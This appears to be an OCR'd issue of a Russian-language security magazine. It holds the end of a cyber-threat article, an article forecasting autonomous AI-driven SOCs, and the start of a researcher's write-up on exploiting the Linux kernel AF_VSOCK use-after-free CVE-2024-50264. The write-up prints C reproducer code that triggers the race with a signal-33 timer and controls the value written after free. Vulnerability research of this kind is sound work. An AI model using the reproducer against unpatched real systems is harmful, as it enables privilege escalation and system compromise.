На фоне разговоров о росте киберугроз все чаще звучит идея об «откате в аналог». Это действительно возможно, но только на критически важных объектах. Там могут намеренно притормозить цифровизацию, чтобы повысить защищенность ИС. Однако для крупного бизнеса подобный сценарий маловероятен: цифра давно стала конкурентным преимуществом. Трудно представить, что современный банк свернет поддержку приложения и вернет клиентов в отделения — на это просто никто не согласится.

Устанут ли люди от технологий и решат ли отказаться от них добровольно? Скорее всего, нет, потому что цифровые системы делают нашу жизнь проще. Да, технологии всегда несут за собой риски, но выгода все равно перевешивает.

# СПИСОК ИСТОЧНИКОВ


1. Как изменились атаки на российские компании за два года

2. Эксперты Positive Labs взламывали умную елку в рамках исследования для Positive Research

3. CODE RED 2026: актуальные киберугрозы для российских организаций

# БЕСПИЛОТНЫЕ SOC: КОГДА ПОЯВЯТСЯ И ЧЕГО МЫ ОТ НИХ ЖДЕМ

**Ирина Зиновкина**

Руководитель направления аналитических исследований, Positive Technologies

**Анна Голушко**

Старший аналитик PT Cyber Analytics, Positive Technologies

**О чем материал** Рассказываем, какими характеристиками должны обладать автономные SOC и какие наработки уже существуют

# ПРОБЛЕМЫ СОВРЕМЕННЫХ SOC

Наши коллеги из PT ESC IR проанализировали [1] отчеты проектов по расследованию и ретроспективному анализу инцидентов за 2024–2025 гг. Средняя продолжительность инцидента составила 9 дней, самый долгий кейс длился почти 3,5 года, а самый короткий — один день.





Рисунок 1. Длительность инцидентов





Рисунок 2. Time-to-Detect





Рисунок 3. Time-to-Response

Несмотря на положительную динамику по некоторым метрикам (см. рис. 1–3), традиционные SOC сталкиваются с рядом проблем: это ложноположительные срабатывания и нехватка контекста для анализа событий; слепые зоны, возникающие из-за недостаточной видимости инфраструктуры и поверхности возможных атак; зависимость от своевременной доставки/разработки контента обнаружения; неэффективный обмен данными между командами. Кроме того, инструменты в SOC зачастую не интегрированы между собой и с источниками событий ИБ.

При этом скорость и изощренность кибератак растут, что приводит к необходимости ответного совершенствования инструментов и процессов защиты. Рынку необходим автоматизированный SOC нового поколения — давайте разберемся с тем, каким он должен стать.

# КАКИМ ДОЛЖЕН БЫТЬ БЕСПИЛОТНЫЙ SOC

### Автоматизированная интеграция источников

При внедрении SIEM в SOC возникает проблема интеграции источников событий безопасности. Для сбора данных, приведения их к единому формату и передачи в систему нужны коннекторы и правила нормализации. Зачастую инженеры пишут их вручную, и это отнимает много времени (особенно в крупных инфраструктурах).

Вендоры уже работают над автоматизацией этого процесса. Перед ними стоят две задачи: первая — сбор достаточного, но неизбыточного количества данных, вторая — их конвертация в подходящий для SIEM формат (модель данных). В автономном SOC за эти задачи должен отвечать модуль, который будет самостоятельно анализировать формат событий, размечать данные и передавать их в SIEM.

Подобные решения уже есть: например, Gurucul используют Data Pipeline AI Agent ❷, обеспечивающий интеграцию новых потоков данных с поведенческими моделями без участия аналитиков. Мы, в свою очередь, разрабатываем для MaxPatrol SIEM ИИ-ассистент ❸, способный генерировать экспертный контент на языке XP ❹. Ассистент проводит кластеризацию исходных журналов событий, извлекает и категорирует данные, а затем генерирует правила нормализации и комментарии с применением LLM и файн-тьюнинга метода LORA.

Важный момент: чтобы быстро и структурированно передавать данные в SIEM, также потребуется грамотно настроенный и полностью автоматизированный процесс ETL (см. табл. 1).

| Фаза | Задача | Почему важно |
|---|---|---|
| Extract | Получить события с сетевых устройств, серверов, облачных API, SaaS | Потеря даже 1% пакета логов = слепые зоны для SOC |
| Transform | Нормализовать форматы, обогащать контекстом, отфильтровывать шум | Снижение FP, ускорение расследования |
| Load | Записать в хранилище (SIEM, Data Lake) с гарантией доставки и таймстемпами | Нарушение порядка/целостности ломает корреляционные правила |

Таблица 1. ETL в контексте SOC

Автоматизация подключения источников к мониторингу и общая модернизация ETL-процесса в SIEM стали одними из ключевых трендов 2025 г. Мы ожидаем развития этой темы как в крупных enterprise-решениях, так и среди молодых стартапов, специализирующихся на создании конвейеров данных безопасности (SDPP — Security Data Pipeline Platform).

На фоне развития генеративного и агентского ИИ появляются модули, способные анализировать срабатывания и выявлять неэффективные детектирующие правила:

- ИИ-агент Noise Cancelation Agent [6] от Securonix определяет, какие правила создают много FP.
- Платформа CardinalOps [7] выявляет слепые зоны и нефункционирующие детекты в SIEM/XDR.
- Механизм Insight Trainer [8] от Sumo Logic предлагает рекомендации по изменению правил детектирования.

В MaxPatrol SIEM применяется модуль BAD [9], который обнаруживает атаки с помощью ML-моделей и фокусирует внимание оператора на самых опасных событиях. Для этого BAD анализирует процессы ОС на предмет аномальности и присваивает всем событиям определенный risk score.

**Обработка ложноположительных сработок и однотипных событий**

Следующая задача, которую отрасли предстоит решить на пути к беспилотным SOC, — это обработка ложноположительных и однотипных событий. Исследования [5] показывают, что они составляют до 80% алертов, поступающих в современный SOC. Это связано с тем, что охват сигнатурных правил нередко оказывается шире реальных действий злоумышленников. Кроме того, атакующие активно используют легитимные инструменты, встроенные в целевую систему (атаки типа living-off-the-land), поэтому нормальная активность пользователей попадает в сработки правил корреляции.

Для решения этой проблемы применяются разные подходы: например, подавление правил, генерирующих много срабатываний, группировка однотипных срабатываний по временному окну или использование белых списков. Эти методы закрывают базовые задачи, однако от беспилотных SOC мы ожидаем более эффективного и комплексного подхода.

**Внедрение алгоритмов поведенческого анализа**

Поведенческий анализ активно внедряется в SIEM- и XDR-продуктах. UEBA-функционал заявлен в большинстве современных решений: ML-алгоритмы уже способны эффективно выявлять отклонения в действиях пользователей и запускаемых процессах. Это позволяет находить аномалии и угрозы, которые пропускают традиционные правила обнаружения.

В части развития UEBA/BAD можно выделить следующие тренды:

- Использование модуля поведенческого анализа в качестве второго пилота для контроля и верификации сработок традиционных правил корреляции.
- Масштабирование моделей для выявления аномалий в облачных средах, serverless-вычислениях, SaaS-сервисах, IoT/OT, Edge AI, а также для усиления мониторинга активности машинных учетных записей (включая ИИ-агенты и различные микросервисы).
- Перенос алгоритмов поведенческого анализа на периферийные решения (EDR и легковесные IoT-агенты) для обнаружения угроз на ранних этапах в реальном времени.
- Применение BYOML-подхода, в рамках которого вендор дает клиентам возможность кастомизировать ML-алгоритмы UEBA/BAD с учетом особенностей инфраструктуры и отраслевой специфики. Этот подход будет наиболее востребован в крупных компаниях и у MSSP-провайдеров, поскольку требует наличия ML-специалистов в SOC.
- Применение федеративного обучения. Метод подразумевает обучение модели на материалах из разных источников, но данные при этом не покидают пределов компании.

### Детекты как код и внедрение ИИ

Концепция Detection-as-Code постепенно становится стандартом в современных SOC. Процесс написания детектирующей логики превращается в полноценную разработку, где есть контроль версий, многопользовательский режим, тестирование и верификация новых правил и код-ревью. Кроме того, набирают популярность ИИ-ассистенты, которые, к примеру, могут преобразовывать индикаторы компрометации в правила детектирования. В будущем подобные сервисы станут неотъемлемой частью процесса Detection as Code.

Пока детекты в основном пишутся вручную, но уже появляются ИИ-решения, способные улучшать существующие правила и даже выявлять угрозы без их написания. К примеру, в Microsoft Sentinel для решения подобных задач используется механизм многоступенчатого обнаружения атак Fusion [10], а уже упомянутая Gurucul недавно представила Detection Engineering Agents [11].

### Построение цепочек атак и динамической карты активов

Для автоматического построения цепочек атак современные ИБ-решения используют знания о тактиках/техниках злоумышленников и интегрированные индикаторы компрометации — такие возможности уже реализованы во многих продуктах. Также для этого необходима актуальная информация о топологии сети и защищаемых активах. Автономный SOC должен непрерывно получать данные об инфраструктуре с сенсоров и строить карту активов, динамически перестраивающуюся при любых изменениях. Кроме того, системе необходимы актуальные данные об уязвимостях, которые должны автоматически подтягиваться из VM-решений. Так, MaxPatrol SIEM в связке с MaxPatrol VM позволяет агрегировать информацию из разных источников в едином хранилище и строить запросы на языке PDQL.

Для построения динамической карты активов используются графовые структуры данных. Если мы укажем на графах критичные ресурсы, то сможем оценить, насколько сценарий атаки близок к реализации недопустимого события. Таким образом, автономный SOC будет приоритизировать задачи и предлагать релевантные сценарии реагирования в зависимости от уровня угрозы.

### Автоматизация сбора контекста инцидента и расследования с помощью ИИ-агентов

Одно из ключевых направлений развития автопилотных SOC — активная интеграция мультиагентного ИИ, который позволяет распределять задачи между автономными агентами. Фактически мы наблюдаем тенденцию к переходу от AI-assisted- к AI-driven-центрам мониторинга.

Генеративный ИИ и агенты уже применяются для автоматического триажа алертов. Language Action Models (LAM) и специализированные reasoning-модели анализируют события ИБ, собирают контекст инцидентов, а затем сопоставляют новые алерты с историческими сведениями, данными TI, описаниями MITRE и связями между активами. Агенты также могут генерировать скрипты реагирования и выполнять отдельные действия: например, создавать задачи в системе Incident Management, блокировать учетные записи и сетевые порты или останавливать процессы ОС. При этом встраиваемые технологии рассуждения (reasoning) и дообучения (reinforcement learning или RAG-подход) позволяют агентам самообучаться, запоминать результаты ранее принятых решений и обновлять собственные правила и контекст.

Так, к примеру, работает MaxPatrol O2. ИИ-агент позволяет автоматически провести расследование инцидента и собрать весь необходимый контекст, а также установить последовательность шагов злоумышленника. Далее система выносит итоговый вердикт: вредоносна ли выявленная активность.

Вместе с активным управлением атаками появятся и новые метрики для оценки эффективности SOC. Например, Automated Response Rate — процент инцидентов/срабатываний, которые были обработаны без участия человека, или AI Decision Accuracy — доля принятых ИИ-моделями решений, которые признаны корректными. При этом какие-то из привычных показателей, вероятно, потеряют актуальность. К примеру, Queue Wait Time и Time-to-Qualify: поскольку автономный SOC возьмет на себя пласт работ от обнаружения до верификации сработки, считать время, потраченное человеком на анализ, будет нецелесообразно.

## Генерация и выполнение сценариев реагирования

Традиционно в SOC используются статические плейбуки реагирования, которые вручную создаются вендором либо специалистами центров мониторинга. Однако сейчас этот подход уже не эффективен: в условиях роста инфраструктур, числа защищаемых активов и активных машинных учетных записей SOC требуется динамическая генерация и перестройка плейбуков реагирования. В автономных центрах мониторинга плейбуки должны динамически генерироваться и перестраиваться по мере развития конкретного инцидента.

До полноценной реализации подобных механизмов пока далеко, но уже существуют наработки, позволяющие автоматически проводить изоляцию зараженных устройств, удаление файлов, завершение процессов и блокировку учетных записей. При обнаружении инцидента система на основе анализа исторических данных и текущего контекста автоматически генерирует сценарии реагирования, которые включают в себя последовательность шагов для нейтрализации угрозы.

### Принятие решений

Сейчас мы ждем от инструментов SOC подсказок, но решения принимаем сами: является ли сработка вредоносной, какой контекст нужно собрать, достаточно ли имеющихся данных, как реагировать на угрозу и т. д. В будущем многие из этих решений будут приниматься без участия человека: мы будем выполнять контролирующие функции, верифицировать действия системы и решать нестандартные кейсы.

К слову, автономные аналитики уже существуют: они могут выступать в роли первой и второй линии SOC, планировать расследования, выдвигать гипотезы, собирать контекст и формировать отчеты. Какие решения они будут принимать в беспилотном SOC будущего? Это зависит от встроенной экспертизы и уровня автоматизации в конкретном продукте.

### Объяснимость и доверие к ИИ

ML-алгоритмы часто функционируют как черный ящик: нам сложно проследить логику сработки или повторить воспроизведение вывода модели. Это создает риски ошибок классификации, а также потери контроля над процессом расследования и реагирования. Поэтому в автономном SOC способность человека понять, почему модель сделала тот или иной вывод, будет критически важна.

Для решения таких задач применяются методы LIME, SHAP, Anchors и Counterfactual Explanations, которые визуализируют вклад отдельных признаков в итоговое решение модели и позволяют понять, как будет выглядеть результат при изменении входных параметров (мы, к примеру, внедрили ⓬ в PT Sandbox метод SHAP). Эти подходы уже применяются в модулях поведенческого анализа: объяснение аномалий помогает аналитикам быстрее верифицировать срабатывания и снизить уровень недоверия к решениям системы.

Понятие «достоверный ИИ» будет включать не только прозрачность логики, но и защиту моделей от атак/манипуляций. Например, путем контроля целостности и происхождения данных, а также использования федеративного обучения моделей без раскрытия конфиденциальной информации. По сути, в AI-driven SOC появятся новые критерии эффективности: прозрачность, воспроизводимость и проверяемость решений системы. А степень доверия к ИИ при этом станет подтвержденным свойством архитектуры.

**Когда ждать автономный SOC**

На данный момент развитию беспилотных SOC препятствуют следующие факторы:

› **Технологии.** Генеративный ИИ неплохо справляется с рутинными задачами, но не тянет сложные кейсы: комплексные атаки, распределенные и сложные контексты инцидентов и др.

› **Доверие и верификация.** Автономность требует объяснимости и абсолютной уверенности в корректности действий системы.

› **Регуляторика и ответственность.** Вопросов будет много, к примеру «Кто ответит за ошибочную изоляцию критичного узла?».

› **Экономический стимул.** ROI от частичной автоматизации уже высок, но полная автономность требует значительно больших вложений в R&D. При этом крупные вендоры заинтересованы в поэтапном развитии возможностей, а не во «внезапном» прорыве. Кроме того, для эксплуатации AI-driven SOC потребуются специалисты с расширенным стеком знаний и навыков — от написания промптов до администрирования ML-моделей.

› **Закрытые разработки.** Большинство прорывных решений — это закрытые проприетарные продукты, что заметно ограничивает скорость распространения инноваций.

Продукты с приставкой «автономный» уже существуют, но пока это не полноценные «беспилотники». Мы ожидаем, что первое реальное внедрение произойдет не раньше 2030-го, а массового применения автономных SOC стоит ждать только около 2035 г.

# СПИСОК ИСТОЧНИКОВ


1. Итоги проектов по расследованию инцидентов и ретроспективному анализу — 2024–2025
2. Data Pipeline AI Agent
3. AI-ассистент для генерации экспертного контента в SIEM
4. Язык eXtraction and Processing: разработка корреляций без боли и страданий
5. 67% of daily security alerts overwhelm SOC analysts
6. Noise Cancelation Agent
7. CardinalOps
8. Insight Trainer
9. Модуль BAD
10. Механизм многоступенчатого обнаружения атак Fusion
11. Detection Engineering Agents
12. В погоне за неизведанным: как ML-модель вредоносы искать училась

# KERNEL-HACK-DRILL И НОВЫЙ ЭКСПЛОЙТ ДЛЯ CVE-2024-50264 В ЯДРЕ LINUX

**Александр Попов**

Главный исследователь безопасности операционных систем, руководитель комитета по открытому коду, Positive Technologies


Некоторые уязвимости, связанные с повреждением памяти, невероятно сложны для эксплуатации. Они могут вызывать состояния гонки, приводить к сбоям системы и накладывать разные ограничения, которые усложняют жизнь исследователя. Работа с такими «хрупкими» багами требует значительно больше времени и усилий. CVE-2024-50264 в ядре Linux — как раз одна из таких сложных уязвимостей, которая получила премию Pwnie Award 2025 в категории «Лучшее повышение привилегий» (Best Privilege Escalation). В этой статье я представлю свой проект kernel-hack-drill ❶ и покажу, как он помог мне разработать прототип эксплойта для уязвимости CVE-2024-50264.

## ИСТОРИЯ ОБ ОДНОВРЕМЕННОМ ОТКРЫТИИ

В 2021 г. я обнаружил уязвимость в подсистеме AF_VSOCK ядра Linux и опубликовал об этом статью «Сила четырех байтов: эксплуатация уязвимости CVE-2021-26708 в ядре Linux» ❷. Спустя 3 года, в апреле 2024-го, я решил снова позаниматься исследованием AF_VSOCK и нашел еще один сбой ядра методом прицельного фаззинга с помощью модифицированного фаззера syzkaller. Я сделал минимальный репродюсер, приводящий к отказу ядра, отключил санитайзер KASAN и обнаружил, что баг приводит к немедленному разыменованию нулевого указателя в рабочем потоке ядра (null-ptr-deref в kworker). Это выглядело не очень перспективной целью для атакующих исследований. Кроме того, я выяснил, что эта ошибка вызвана сложным состоянием гонки (race condition) и для ее полноценного исправления нужна существенная переработка подсистемы AF_VSOCK. В итоге я на некоторое время отложил это исследование. А зря.

Позже, осенью 2024 г., я решил снова посмотреть на этот баг и получил обнадеживающие результаты. Но тихим ноябрьским вечером я обнаружил, что Хёнву Ким (v4bel ❸) и Вонги Ли (qwerty ❹) уже сообщили об этой уязвимости (CVE-2024-50264) и использовали ее на соревновании kernelCTF. Их патч ❺ не исправил состояние гонки, но все же превратил мой PoC-эксплойт в null-ptr-deref:

**Diffstat (limited to 'net/vmw_vsock')**

-rw-r--r-- net/vmw_vsock/virtio_transport_common.c 1

1 files changed, 1 insertions, 0 deletions

```
diff --git a/net/vmw_vsock/virtio_transport_common.c b/net/vmw_vsock/virtio_transport_common.c
index ccbd2bc0d2109a..fc5666c8298f7b 100644
--- a/net/vmw_vsock/virtio_transport_common.c
+++ b/net/vmw_vsock/virtio_transport_common.c
@@ -1109,6 +1109,7 @@ void virtio_transport_destruct(struct vsock_sock *vsk)
        struct virtio_vsock_sock *vvs = vsk->trans;

        kfree(vvs);
+       vsk->trans = NULL;
 }
 EXPORT_SYMBOL_GPL(virtio_transport_destruct);
```

Рисунок 1. Патч авторства v4bel и qwerty

Среди исследователей безопасности это называется bug collision. Любой, кто попадал в такую ситуацию, может представить, что я почувствовал. Возник вопрос, что мне делать: продолжить изучать эту уязвимость или смириться и оставить ее?

Виктор Васнецов. «Витязь на распутье» (1882)

Стратегия эксплуатации ❻ от v4bel и qwerty выглядела слишком сложной. У меня были свои идеи, поэтому я решил все-таки продолжить исследование. В качестве цели для PoC-эксплойта я выбрал Ubuntu Server 24.04 со свежим ядром OEM/HWE (v6.11).

## АНАЛИЗ CVE-2024-50264

Уязвимость CVE-2024-50264 ❼ была привнесена в код ядра Linux v4.8 коммитом 06a8fc78367d ❽ в августе 2016 г. Это состояние гонки в реализации виртуальных сокетов AF_VSOCK, которое происходит между системным вызовом connect() и обработкой POSIX-сигналов, что приводит к использованию памяти после освобождения (use-after-free, UAF). Эта уязвимость особо опасна, поскольку обычный пользователь может спровоцировать ее без дополнительных привилегий, не задействуя пространства имен пользователей (user namespaces).


Ядро ошибочно использует освобожденный объект virtio_vsock sock, размер которого составляет 80 байт, что соответствует кэшу kmalloc-96 слэб-аллокатора (я решил переводить slab allocator таким образом, поскольку слово «слэб» уже используется в деревообработке :) ). Повреждение памяти проявляется как запись после освобождения (UAF-write), происходящая в рабочем потоке ядра (kernel worker).

Однако у этой уязвимости есть множество неприятных ограничений для эксплуатации. Пожалуй, **это самый неудобный для эксплуатации баг из всех, что я когда-либо видел**. Неспроста он получил Pwnie Award. Далее я подробно расскажу об этих ограничениях.

# ВОСПРОИЗВЕДЕНИЕ УЯЗВИМОСТИ С ПОМОЩЬЮ «БЕССМЕРТНОГО СИГНАЛА»

Итак, сначала создаем серверный виртуальный сокет (server vsock):


```
#define UAF_PORT 0x2712

int ret = -1;
int vsock1 = 0;
struct sockaddr_vm addr = {
    .svm_family = AF_VSOCK,
    .svm_port = UAF_PORT,
    .svm_cid = VMADDR_CID_LOCAL
};

vsock1 = socket(AF_VSOCK, SOCK_STREAM, 0);
if (vsock1 < 0)
    err_exit("[-] creating vsock");

ret = bind(vsock1, (struct sockaddr *)&addr, sizeof(struct sockaddr_vm));
if (ret != 0)
    err_exit("[-] binding vsock");

ret = listen(vsock1, 0); /* backlog = 0 */
if (ret != 0)
    err_exit("[-] listening vsock");
```

Затем пытаемся установить соединение с ним для клиентского виртуального сокета (client vsock):


```
int vsock2 = 0;

vsock2 = socket(AF_VSOCK, SOCK_STREAM, 0);
if (vsock2 < 0)
    err_exit("[-] creating vsock");

ret = connect(vsock2, (struct sockaddr *)&addr, sizeof(struct sockaddr_vm));
```

Чтобы спровоцировать баг, нужно прервать системный вызов connect() с помощью POSIX-сигнала. Исследователи v4bel и qwerty использовали SIGKILL, но он убивает процесс эксплойта. Мой фаззер нашел более хитрый способ, который меня удивил:


```
struct sigevent sev = {};
timer_t race_timer = 0;

sev.sigev_notify = SIGEV_SIGNAL;
sev.sigev_signo = 33;
ret = timer_create(CLOCK_MONOTONIC, &sev, &race_timer);
```

Фаззер обнаружил, что таймер может запустить сигнал 33, который прервет connect(). Особенность сигнала 33 в том, что библиотека Native POSIX Threads Library (NPTL) использует его для внутренних нужд и операционная система экранирует приложения от него. В руководстве (man 7 nptl) читаем:

*NPTL makes internal use of the first two real-time signals (signal numbers 32 and 33).*

*One of these signals is used to support thread cancellation and POSIX timers (see timer_create(2)); the other is used as part of a mechanism that ensures all threads in a process always have the same UIDs and GIDs, as required by POSIX. These signals cannot be used in applications.*

Верно, эти сигналы недоступны для приложений, но они идеально подходят для моего эксплойта 😉




Для созданного таймера race_timer я использую timer_settime(), что позволяет выбрать точный момент, когда сигнал 33 должен прервать уязвимый системный вызов connect(). Более того, этот сигнал невидим для процесса эксплойта и не вредит ему.

## О ПОВРЕЖДЕНИИ ПАМЯТИ

Состояние гонки возникает, когда системный вызов connect() прерывается сигналом. Если при этом уязвимый сокет находится в состоянии TCP_ESTABLISHED, то он переходит ❾ в состояние TCP_CLOSING:

```
if (signal_pending(current)) {
    err = sock_intr_errno(timeout);
    sk->sk_state = sk->sk_state == TCP_ESTABLISHED ? TCP_CLOSING : TCP_CLOSE;
    sock->state = SS_UNCONNECTED;
    vsock_transport_cancel_pkt(vsk);
    vsock_remove_connected(vsk);
    goto out_wait;
}
```

Повторная попытка подключить уязвимый vsock, находящийся в таком состоянии, к серверному vsock с другим svm_cid (VMADDR_CID_HYPERVISOR) приводит к повреждению памяти.

```
struct sockaddr_vm addr = {
    .svm_family = AF_VSOCK,
    .svm_port = UAF_PORT,
    .svm_cid = VMADDR_CID_HYPERVISOR
};

/* this connect will schedule the kernel worker performing UAF */
ret = connect(vsock2, (struct sockaddr *)&addr, sizeof(struct sockaddr_vm));
```


Что происходит под капотом? При обработке системного вызова connect() ядро вызывает ❿ функцию vsock_assign_transport(). Она переключает виртуальный сокет на новый транспорт svm_cid и освобождает ресурсы, связанные с предыдущим vsock-транспортом:

```
if (vsk->transport) {
    if (vsk->transport == new_transport)
        return 0;

    /* transport->release() must be called with sock lock acquired.
     * This path can only be taken during vsock_connect(), where we
     * have already held the sock lock. In the other cases, this
     * function is called on a new socket which is not assigned to
     * any transport.
     */
    vsk->transport->release(vsk);
    vsock_deassign_transport(vsk);
}
```

В ходе этой процедуры в virtio_transport_close() закрывается ⓫ старый vsock-транспорт и в virtio_transport_destruct() освобождается ⓬ объект virtio_vsock_sock. Однако из-за ошибочного состояния сокета (TCP_CLOSING) функция virtio_transport_close() инициирует дальнейший обмен данными. Для их обработки ядро пробуждает поток kworker, и он обращается ⓭ к освобожденной памяти в функции virtio_transport_space_update():

```
static bool virtio_transport_space_update(struct sock *sk, struct sk_buff *skb)
{
    struct virtio_vsock_hdr *hdr = virtio_vsock_hdr(skb);
    struct vsock_sock *vsk = vsock_sk(sk);
    struct virtio_vsock_sock *vvs = vsk->trans; /* ptr to freed object */
    bool space_available;

    if (!vvs)
        return true;

    spin_lock_bh(&vvs->tx_lock); /* proceed if 4 bytes are zero (UAF write non-zero to lock) */
    vvs->peer_buf_alloc = le32_to_cpu(hdr->buf_alloc); /* UAF write 4 bytes */
    vvs->peer_fwd_cnt = le32_to_cpu(hdr->fwd_cnt); /* UAF write 4 bytes */
    space_available = virtio_transport_has_space(vsk); /* UAF read, not interesting */
    spin_unlock_bh(&vvs->tx_lock); /* UAF write, restore 4 zero bytes */
    return space_available;
}
```

На следующей схеме показано, как происходит UAF на уязвимом объекте virtio_vsock_sock:






Рисунок 2. UAF на уязвимом объекте virtio_vsock_sock

Желтым цветом выделено поле tx_lock, которое должно быть равно нулю. В противном случае ядро зависнет при попытке захватить спинлок в функции virtio_transport_space_update(). Красным цветом отмечены поля peer_buf_alloc и peer_fwd_cnt, в которые происходит запись после освобождения (UAF-write). Разыменования указателей в освобожденном объекте нет.

Значение, которое записывается в поле virtio_vsock_sock.peer_buf_alloc, атакующий может контролировать из пользовательского пространства:

```
/* Increase the range for the value that we want to write during UAF: */
uaf_val_limit = 0x1lu; /* can't be zero */
setsockopt(vsock1, PF_VSOCK, SO_VM_SOCKETS_BUFFER_MIN_SIZE,
          &uaf_val_limit, sizeof(uaf_val_limit));
uaf_val_limit = 0xffffffflu;
setsockopt(vsock1, PF_VSOCK, SO_VM_SOCKETS_BUFFER_MAX_SIZE,
          &uaf_val_limit, sizeof(uaf_val_limit));

/* Set the 4-byte value that we want to write during UAF: */
setsockopt(vsock1, PF_VSOCK, SO_VM_SOCKETS_BUFFER_SIZE,
          &uaf_val, sizeof(uaf_val));
```


А в поле virtio_vsock_sock.peer_fwd_cnt записывается количество байтов, которые были переданы через vsock с помощью sendmsg()/recvmsg(). По умолчанию оно равно нулю (четыре нулевых байта).

# РАНО РАДОВАТЬСЯ: У CVE-2024-50264 ЕСТЬ СЕРЬЕЗНЫЕ ОГРАНИЧЕНИЯ

Как я уже упоминал, у этой уязвимости масса неприятных нюансов, усложняющих эксплуатацию:

1. Уязвимый клиентский объект virtio_vsock_sock создается вместе с серверным объектом. Выделение их в одном слэбе не позволяет провести кросс-кэш-атаку (cross-cache attack).
2. Необходимое состояние гонки воспроизводится очень нестабильно.
